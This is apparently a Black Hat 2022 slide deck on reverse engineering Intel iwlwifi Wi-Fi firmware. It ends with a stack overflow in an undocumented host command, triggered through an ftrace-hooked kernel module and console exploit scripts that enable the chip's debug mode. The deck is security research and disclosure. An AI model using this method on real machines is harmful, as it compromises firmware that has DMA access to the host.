black hat USA 2022

Ghost in the Wireless, iwlwifi Edition

Nicolas Iooss, Gabriel Campana

Context

- Up-to-date Ubuntu 18.04 LTS
- HTTP server

- Android smartphone

Context

```
# dmesg
iwlwifi 0000:01:00.0: Start IWL Error Log Dump:
iwlwifi 0000:01:00.0: Status: 0x00000100, count: 6
iwlwifi 0000:01:00.0: Loaded firmware version: 34.0.1
...
iwlwifi 0000:01:00.0: Start IWL Error Log Dump:
iwlwifi 0000:01:00.0: Status: 0x00000100, count: 7
iwlwifi 0000:01:00.0: 0x00000070 | ADVANCED_SYSASSERT
...
iwlwifi 0000:01:00.0: 0x004F01A7 | last host cmd
ieee80211 phy0: Hardware restart was requested
```

Why this research?

- This chip implements complex features
  - Likely to have vulnerabilities
- No public research about the security of Intel's Wi-Fi chips
  - Prior art: Broadcom's Wi-Fi cards and Intel's NIC
- This sounds fun
  - Yet another smart piece of hardware, widely used in laptops
- The chip has DMA (Direct Memory Access) by design, because network
  - DMA attacks: FireWire attacks, PCIe screamer, Thunderspy, Thunderclap…

Studied Wi-Fi chips

Intel Wireless-AC 8260


Intel Wireless-AC 9560
(Picture of a Companion RF Module)

Agenda

- The firmware & talking to the chip
- Vulnerability research
- Dynamic analysis experiments
- DMA through the paging memory

The Firmware

Intel WireLess (IWL) Wi-Fi on Linux



Firmware file (for Intel Wireless for Linux)

iwlwifi chooses a compatible firmware file using the API version

https://git.kernel.org/pub/scm/linux/kernel/git/firmware/linux-firmware.git/

```
# dmesg
iwlwifi 0000:00:14.3: loaded firmware version 46.6f9f215c.0
9000-pu-b0-jf-b0-46.ucode op_mode iwlmvm
```

```
# ls /lib/firmware/iwlwifi-9000-pu-b0-jf-b0-*
/lib/firmware/iwlwifi-9000-pu-b0-jf-b0-33.ucode
/lib/firmware/iwlwifi-9000-pu-b0-jf-b0-34.ucode
/lib/firmware/iwlwifi-9000-pu-b0-jf-b0-38.ucode
/lib/firmware/iwlwifi-9000-pu-b0-jf-b0-41.ucode
/lib/firmware/iwlwifi-9000-pu-b0-jf-b0-43.ucode
/lib/firmware/iwlwifi-9000-pu-b0-jf-b0-46.ucode
```

Firmware file format

Header:
- API version 0x2e = 46
- build number 6f9f215c

Entries:
Type,
Length,
Value

```
00000000: 0000 0000 4957 4c0a 7265 6c65 6173 652f  ....IWL.release/
00000010: 636f 7265 3433 3a3a 3666 3966 3231 3563  core43::6f9f215c
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 2e00 0000 5c21 9f6f  ............\!.o
00000050: 0000 0000 0000 0000 1600 0000 0c00 0000  ................
00000060: 0000 0000 db15 060f 8b95 020f 2400 0000  ............$...
00000070: 0c00 0000 2e00 0000 5c21 9f6f 0000 0000  ........\!.o....
00000080: 3700 0000 2000 0000 143c 8100 7c74 4600  7... ....<..|tF.
…
000002e0: 0700 0000 0000 0000 1b00 0000 0400 0000  ................
000002f0: 0200 0000 1300 0000 bc02 0000 0040 4000  .............@@.
00000300: 0600 0000 a100 0000 0000 0100 0000 0000  ................
00000310: 8680 0000 2801 2120 cb1e 0200 4000 0000  ....(.! ....@...
```

No encryption

Firmware file format

```
IWL_UCODE_TLV_FLAGS              = 18,
IWL_UCODE_TLV_SEC_RT             = 19,
IWL_UCODE_TLV_SEC_INIT           = 20,
IWL_UCODE_TLV_SEC_WOWLAN         = 21,
IWL_UCODE_TLV_DEF_CALIB          = 22,
IWL_UCODE_TLV_PHY_SKU            = 23,
IWL_UCODE_TLV_SECURE_SEC_RT      = 24,
IWL_UCODE_TLV_SECURE_SEC_INIT    = 25,
IWL_UCODE_TLV_SECURE_SEC_WOWLAN  = 26,
IWL_UCODE_TLV_NUM_OF_CPU         = 27,
IWL_UCODE_TLV_CSCHEME            = 28,
IWL_UCODE_TLV_API_CHANGES_SET    = 29,
IWL_UCODE_TLV_ENABLED_CAPABILITIES      = 30,
IWL_UCODE_TLV_N_SCAN_CHANNELS           = 31,
IWL_UCODE_TLV_PAGING             = 32,
```

Linux: [drivers/net/wireless/intel/iwlwifi/fw/file.h]

```
0000 0000 4957 4c0a 7265 6c65 6173 652f  ....IWL.release/
636f 7265 3433 3a3a 3666 3966 3231 3563  core43::6f9f215c
0000 0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 2e00 0000 5c21 9f6f  ............\!.o
0000 0000 0000 0000 1600 0000 0c00 0000  ................
0000 0000 db15 060f 8b95 020f 2400 0000  ............$...
0c00 0000 2e00 0000 5c21 9f6f 0000 0000  ........\!.o....
3700 0000 2000 0000 143c 8100 7c74 4600  7... ....<..|tF.

0700 0000 0000 0000 1b00 0000 0400 0000  ................
0200 0000 1300 0000 bc02 0000 0040 4000  .............@@.
00000300: 0600 0000 a100 0000 0000 0100 0000 0000  ................
00000310: 8680 0000 2801 2120 cb1e 0200 4000 0000  ....(.! ....@...
```

No encryption


```
$ parse_intel_wifi_fw.py iwlwifi-9000-pu-b0-jf-b0-46.ucode
- DEF_CALIB (12 bytes): ucode_type=REGULAR flow_trigger=0x0F0615DB event_trigger=0x0F02958B
- FW_VERSION (12 bytes): 46.6f9f215c.0
- LMAC_DEBUG_ADDRS (32 bytes):
    error_event_table_ptr = 0x00813C14
    log_event_table_ptr = 0x0046747C
…
- NUM_OF_CPU (4 bytes): 2
- SEC_RT (700 bytes): runtime microcode at 00404000..004042b8 (ACM Header)
```

```
IWL_UCODE_TLV_SECURE_SEC_WOWLAN = 26,
IWL_UCODE_TLV_NUM_OF_CPU        = 27,
IWL_UCODE_TLV_CSCHEME           = 28,
IWL_UCODE_TLV_API_CHANGES_SET   = 29,
IWL_UCODE_TLV_ENABLED_CAPABILITIES      = 30,
IWL_UCODE_TLV_N_SCAN_CHANNELS           = 31,
IWL_UCODE_TLV_PAGING            = 32,
```

```
0000 0000 0000 0000 1600 0000 0c00 0000  ................
0000 0000 db15 060f 8b95 020f 2400 0000  ............$...
0c00 0000 2e00 0000 5c21 9f6f 0000 0000  ........\!.o....
3700 0000 2000 0000 143c 8100 7c74 4600  7... ....<..|tF.

0700 0000 0000 0000 1b00 0000 0400 0000  ................
0200 0000 1300 0000 bc02 0000 0040 4000  .............@@.
00000300: 0600 0000 a100 0000 0000 0100 0000 0000  ................
00000310: 8680 0000 2801 2120 cb1e 0200 4000 0000  ....(.! ....@...
```

No encryption

2 Processors?!?



Firmware memory layout

LMAC

UMAC

Firmware File

```
- DEF_CALIB
- FW_VERSION
- LMAC_DEBUG_ADDRS
…
- NUM_OF_CPU 2
- SEC_RT 00404000
- SEC_RT 00800000
- SEC_RT 00000000
- SEC_RT 00456000
…
- SEC_RT 00405000
- SEC_RT c0080000
- SEC_RT c0880000
- SEC_RT 80448000
…
```

Wi-Fi chip

Memory

```
00000000..00037fff (229376 bytes)
c0080000..c008ffff (65536 bytes)
00404000..004042b7 (696 bytes)
00405000..004052b7 (696 bytes)
80448000..80455ad3 (56020 bytes)
00456000..0048d873 (227444 bytes)
00800000..00817fff (98304 bytes)
c0880000..c0887fff (32768 bytes)
```

`cpu_rec`: ARCompact

Authenticated Module Headers:
- RSA-2048 public key
- Signature

Reverse all the things!

Tools: objdump, IDA Pro, Ghidra (Pull Req #3006) and custom Python scripts

CodeBrowser: prj:/firmware/iwlwifi-9000-pu-b0-jf-b0-46.ucode.ubuntu2104.regular.elf (on cb7442da3aec)

File Edit Analysis Graph Navigation Search Select Tools Window Help

Program Trees

Program Tree

Symbol Tree

UMAC_tx_queue_receiv
UMAC_tx_queue_send
UMAC_tx_t
UMAC_tx_thread_conter
UMAC_tx_thread_conte
UMAC_tx_thread_create
UMAC_tx_thread_initiali

Filter:

Data Type Manager

ThreadX
TX_BLOCK_POOL
TX_ERROR
TX_EVENT_FLAGS_
TX_EVENT_FLAGS_
TX_QUEUE
TX_SYSTEM_STATE

Filter:

Listing: iwlwifi-9000-pu-b0-jf-b0-46.ucode.ubuntu2104.re...

```
ram:010321f2 2f f0                b_s         LAB_ram_0103224e

                          LAB_ram_010321f4
ram:010321f4 09 d9                mov_s       r1,0x9
ram:010321f6 02 bb                asl_s       r3,r3,0x2
ram:010321f8 08 b9                asl_s       r1,r1,0x8
ram:010321fa e0 78                nop_s
ram:010321fc 40 27 00 17          add         r0,r15,0x1c
                          DEBUG_MEM_OP_READ = 0 : read at most 0x900

                          Build:
                          struct iwl_dbg_mem_access_rsp {
                                  __le32 status;
                                  __le32 len;
                                  __le32 data[];
                          } __packed; /* DEBUG_(U|L)MAC_RD_WR_RSP_API
ram:01032200 22 20 80 0f 08       jl          memcpy_s
             c0 3c d7
ram:01032208 04 87                ld_s        r0,[r15,0x10]
ram:0103220a 02 c1                ld_s        r1,[sp,0x8]
ram:0103220c 64 b8                sub_s       r0,r0,0x4
ram:0103220e 04 a7                st_s        r0,[r15,0x10]
ram:01032210 35 78                add2_s      r0,r0,r1
ram:01032212 04 a7                st_s        r0,[r15,0x10]
ram:01032214 a0 a6                st_s        r13,[r14]
ram:01032216 02 c0                ld_s        r0,[sp,0x8]
ram:01032218 01 a6                st_s        r0,[r14,0x4]
ram:0103221a 1a f0                b_s         LAB_ram_0103224c

                          LAB_ram_0103221c
ram:0103221c cf 71 ff ff ff ff    mov_s       r1,0xffffffff
ram:01032222 e0 78                nop_s
ram:01032224 50 71                cmp_s       r1,r2
ram:01032226 07 f4                bne_s       LAB_ram_01032232
```

Decompile: HCMD_UMAC_0f_DEBUG_01_UMAC_RD_W...

```
67  uVar1 = read_volatile_4(HW_c0a00000.PAGING_secboot_data_addrsize);
68                  /* forbidden_zone_start = 0x48f000 */
69  forbidden_zone_start = uVar2 & 0xffffff;
70                  /* forbidden_zone_size = 4 * 0x400 = 0x1000
71                     forbidden_zone_end = 0x490000 */
72  forbidden_zone_end = (uint *)(((uVar1 & 0xf000000) >> 0x18) * 0x400
73  if (((forbidden_zone_start <= addr_without_cachebits) &&
74      (addr_without_cachebits < forbidden_zone_end)) ||
75     ((forbidden_zone_start <= virtual_addr_end && (virtual_addr_end
76                  /* FW_ERR_ARC_MEMORY = 0x3 */
77    *puVar3 = 3;
78    return;
79  }
80  if (mem_access_cmd.op == 0) {
81                  /* DEBUG_MEM_OP_READ = 0 : read at most 0x900 byt
82
83                     Build:
84                     struct iwl_dbg_mem_access_rsp {
85                       __le32 status;
86                       __le32 len;
87                       __le32 data[];
88                     } __packed; /* DEBUG_(U|L)MAC_RD_WR_RSP_API_S_
89    memcpy_s(ctx->response_buffer + 4,0x900,(void *)mem_access_cmd.ac
90    uVar2 = ctx->response_size - 4;
91    ctx->response_size = uVar2;
92    ctx->response_size = uVar2 + mem_access_cmd.len * 4;
93    *puVar3 = 0;
94    *(u32 *)ctx->response_buffer = mem_access_cmd.len;
95  }
96  else {
97    if (mem_access_cmd.op != 1 && mem_access_cmd.op != 2) {
98      bVar5 = true;
```

Decompile: HCMD_UMAC_0... | Bytes: iwlwifi-9000-pu... | Defi

01032200 | HCMD_UMAC_0f_D... | jl 0xc008d73c

Trying to modify the firmware

```
# dmesg
iwlwifi 0000:00:14.3: SecBoot CPU1 Status : 0x3030003, CPU2 Status: 0x0
```

FAIL

Talking to the Chip

Beyond network packets

Linux Debug Filesystem

Maaaaaany files in the debugfs!

```
# ls /sys/kernel/debug/iwlwifi/0000:00:14.3/iwlmvm
bt_cmd                      fw_restart                  nvm_sw
bt_force_ant                fw_rx_stats                 prph_reg
bt_notif                    fw_ver                      ps_disabled
bt_tx_prio                  he_sniffer_params           rfi_freq_table
ctdp_budget                 indirection_tbl             sar_geo_profile
d3_test                     inject_beacon_ie            scan_ant_rxchain
d3_wake_sysassert           inject_beacon_ie_restore    send_echo_cmd
disable_power_off           inject_packet               send_hcmd
drop_bcn_ap_mode            last_netdetect_scans        set_nic_temperature
drv_rx_stats                mem                         sram
enabled_severities          netdev:p2p-dev-wlp0s20@     sta_drain
enable_scan_iteration_notif netdev:wlp0s20f3@           stations
force_ctkill                nic_temp                    stop_ctdp
fw_dbg_collect              nvm_calib                   timestamp_marker
fw_dbg_conf                 nvm_hw                      tx_flush
fw_dbg_domain               nvm_phy_sku                 uapsd_noagg_bssids
fw_info                     nvm_prod
fw_nmi                      nvm_reg
```


Linux Debug Filesystem

Memory read: almost anywhere :) (not `0048f000...0048ffff`)

```
# DBGFS=/sys/kernel/debug/iwlwifi/0000:00:14.3
# dd if=$DBGFS/iwlmvm/mem bs=1 count=128 | xxd
00000000: 2020 800f 0000 4000 2020 800f 0300 e474    ....@.  .....t
00000010: 2020 800f 0300 3837 2020 800f 0000 c819    ....87  ......
00000020: 6920 0000 6920 4000 6920 0000 6920 4000  i ..i @.i ..i @.
00000030: 2020 800f 4700 14b6 6920 0000 6920 4000    ..G...i ..i @.
00000040: 6920 0000 4a20 0000 4a21 0000 4a22 0000  i ..J ..J!..J"..
00000050: 4a23 0000 4a24 0000 4a25 0000 4a26 0000  J#..J$..J%..J&..
00000060: 4a27 0000 4a20 0010 4a21 0010 4a22 0010  J'..J ..J!..J"..
00000070: 4a23 0010 4a24 0010 4a25 0010 4a26 0010  J#..J$..J%..J&..
```

Getting the PC (Program Counter)

```
// Linux: drivers/net/wireless/intel/iwlwifi/iwl-prph.h
#define UREG_UMAC_CURRENT_PC        0xa05c18
#define UREG_LMAC1_CURRENT_PC       0xa05c1c
#define UREG_LMAC2_CURRENT_PC       0xa05c20
```



HOW?


```
# echo 0xa05c18 > $DBGFS/iwlmvm/prph_reg
# cat $DBGFS/iwlmvm/prph_reg
Reg 0xa05c18: (0xc0084f40)

# echo 0xa05c1c > $DBGFS/iwlmvm/prph_reg
# cat $DBGFS/iwlmvm/prph_reg
Reg 0xa05c1c: (0xb552)

# echo 0xa05c20 > $DBGFS/iwlmvm/prph_reg
# cat $DBGFS/iwlmvm/prph_reg
Reg 0xa05c20: (0x0)
```

UMAC pc

LMAC pc

No second LMAC

The perspective from iwlwifi (Linux)



Host commands

- Communication with the chip through PCIe
- Commands processed by UMAC CPU
- Undocumented commands

```
enum iwl_mvm_command_groups {
        LEGACY_GROUP = 0x0,
        LONG_GROUP = 0x1,
        SYSTEM_GROUP = 0x2,
        MAC_CONF_GROUP = 0x3,
        PHY_OPS_GROUP = 0x4,
        DATA_PATH_GROUP = 0x5,
        NAN_GROUP = 0x7,
        LOCATION_GROUP = 0x8,
        PROT_OFFLOAD_GROUP = 0xb,
        REGULATORY_AND_NVM_GROUP = 0xc,
        DEBUG_GROUP = 0xf,
};
```

```
enum iwl_legacy_cmds {
        /**
         * @UCODE_ALIVE_NTFY:
         * Alive data from the firmware, as described in
         * &struct iwl_alive_ntf_v3 or &struct iwl_alive_ntf_v4 or
         * &struct iwl_alive_ntf_v5.
         */
        UCODE_ALIVE_NTFY = 0x1,

        /**
         * @REPLY_ERROR: Cause an error in the firmware, for testing purposes.
         */
        REPLY_ERROR = 0x2,

        /**
         * @ECHO_CMD: Send data to the device to have it returned immediately.
         */
        ECHO_CMD = 0x3,
```

Arbitrary Code Execution

Abusing undocumented host commands from Linux

Vulnerability

```
CODE:C0087A58                          sub_C0087A58:                          # DATA XREF: data:LEGACY_GROUP↓o
CODE:C0087A58
CODE:C0087A58                          size            = -0x6C
CODE:C0087A58                          flag            = -0x68
CODE:C0087A58                          buffer          = -0x64
CODE:C0087A58                          var_14          = -0x14
CODE:C0087A58                          var_10          = -0x10
CODE:C0087A58
CODE:C0087A58 E1 C5                                    push    r13
CODE:C0087A5A E1 C6                                    push    r14
CODE:C0087A5C F1 C0                                    push    blink
CODE:C0087A5E B8 C1                                    sub     sp, sp, 0x60 # '`'
CODE:C0087A60 08 75                                    mov     r13, r0
CODE:C0087A62 8B 70                                    mov     r0, sp          # buffer
CODE:C0087A64 02 D9                                    mov     r1, 2           # count
CODE:C0087A66 00 DE                                    mov     r14, 0
CODE:C0087A68 C9 72                                    mov     r2, r14
CODE:C0087A6A 22 20 80 0F 08 C0 60 E1                  jl      umac_fifo_read_bytes # read 2 dwords
CODE:C0087A72 00 C1                                    ld      r1, [sp,0x6C+size] # count
CODE:C0087A74 80 E1                                    cmp     r1, 0
CODE:C0087A76 08 F2                                    beq     loc_C0087A84
CODE:C0087A78 82 C0                                    add     r0, sp, 0x6C+buffer # buffer
CODE:C0087A7A C9 72                                    mov     r2, r14
CODE:C0087A7C 22 20 80 0F 08 C0 60 E1                  jl      umac_fifo_read_bytes # read `count` dwords
```

Exploitation

Window Snyder
@window

Attention aged exploit writers: If you were a ninja in the late 90s-early 00s, turn your attention to embedded devices, bootloaders and firmware. All your old skills are new again.

Traduire le Tweet

12:30 AM · 19 mai 2022 · Twitter for iPhone

Send arbitrary commands to the chip

- Linux ftrace framework
- No need to build a custom `iwlmvm`.ko
- Hijack a single function: `iwl_mvm_send_cmd()`
  - Custom requests from userland
  - Communicate through `/sys/kernel/debug/iwlwifi/*/iwlmvm`

```
$ make
make -C /lib/modules/4.15.0-177-generic/build M=/home/user/hook-driver
modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-177-generic'
  CC [M]  /home/user/hook-driver/exploit.o
  CC [M]  /home/user/hook-driver/ftrace_hook.o
  LD [M]  /home/user/hook-driver/pwn.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/user/hook-driver/pwn.mod.o
  LD [M]  /home/user/hook-driver/pwn.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-177-generic'
```

Exploit

- rwx region, no mitigations
- Put the shellcode in a global buffer thanks to a specific command
- Optional: read memory to ensure that the shellcode was successfully written
- Trigger the vulnerability

```
$ sudo ./iwldebug.py read 0xc0887ff4 16
c0887ff4: efbe adde efbe adde efbe adde efbe adde

$ sudo ./iwldebug.py write 0xc0887ff4 61626364
Failed to write 4 bytes to 0xc0887ff4 (61626364)

$ sudo ./exploit_enable_debug.py
[*] loading module pwn
[*] putting shellcode in memory (24 bytes)
[*] ensuring shellcode is there
[*] triggering overflow
[*] ensuring debug flag is set
    SUCCESS (read at 0xc0a03088: 0x400)!
[*] unloading module pwn

$ sudo ./iwldebug.py write 0xc0887ff4 61626364
$ sudo ./iwldebug.py read 0xc0887ff4 16
c0887ff4: 6162 6364 efbe adde efbe adde efbe adde
```

Old vulnerability

Intel Wireless-AC 8260

Intel Wireless-AC 9560


Old firmware vulnerable

🎉 Enable *debug mode*

⛔ The vulnerability does not seem to be present

Loading patched firmware

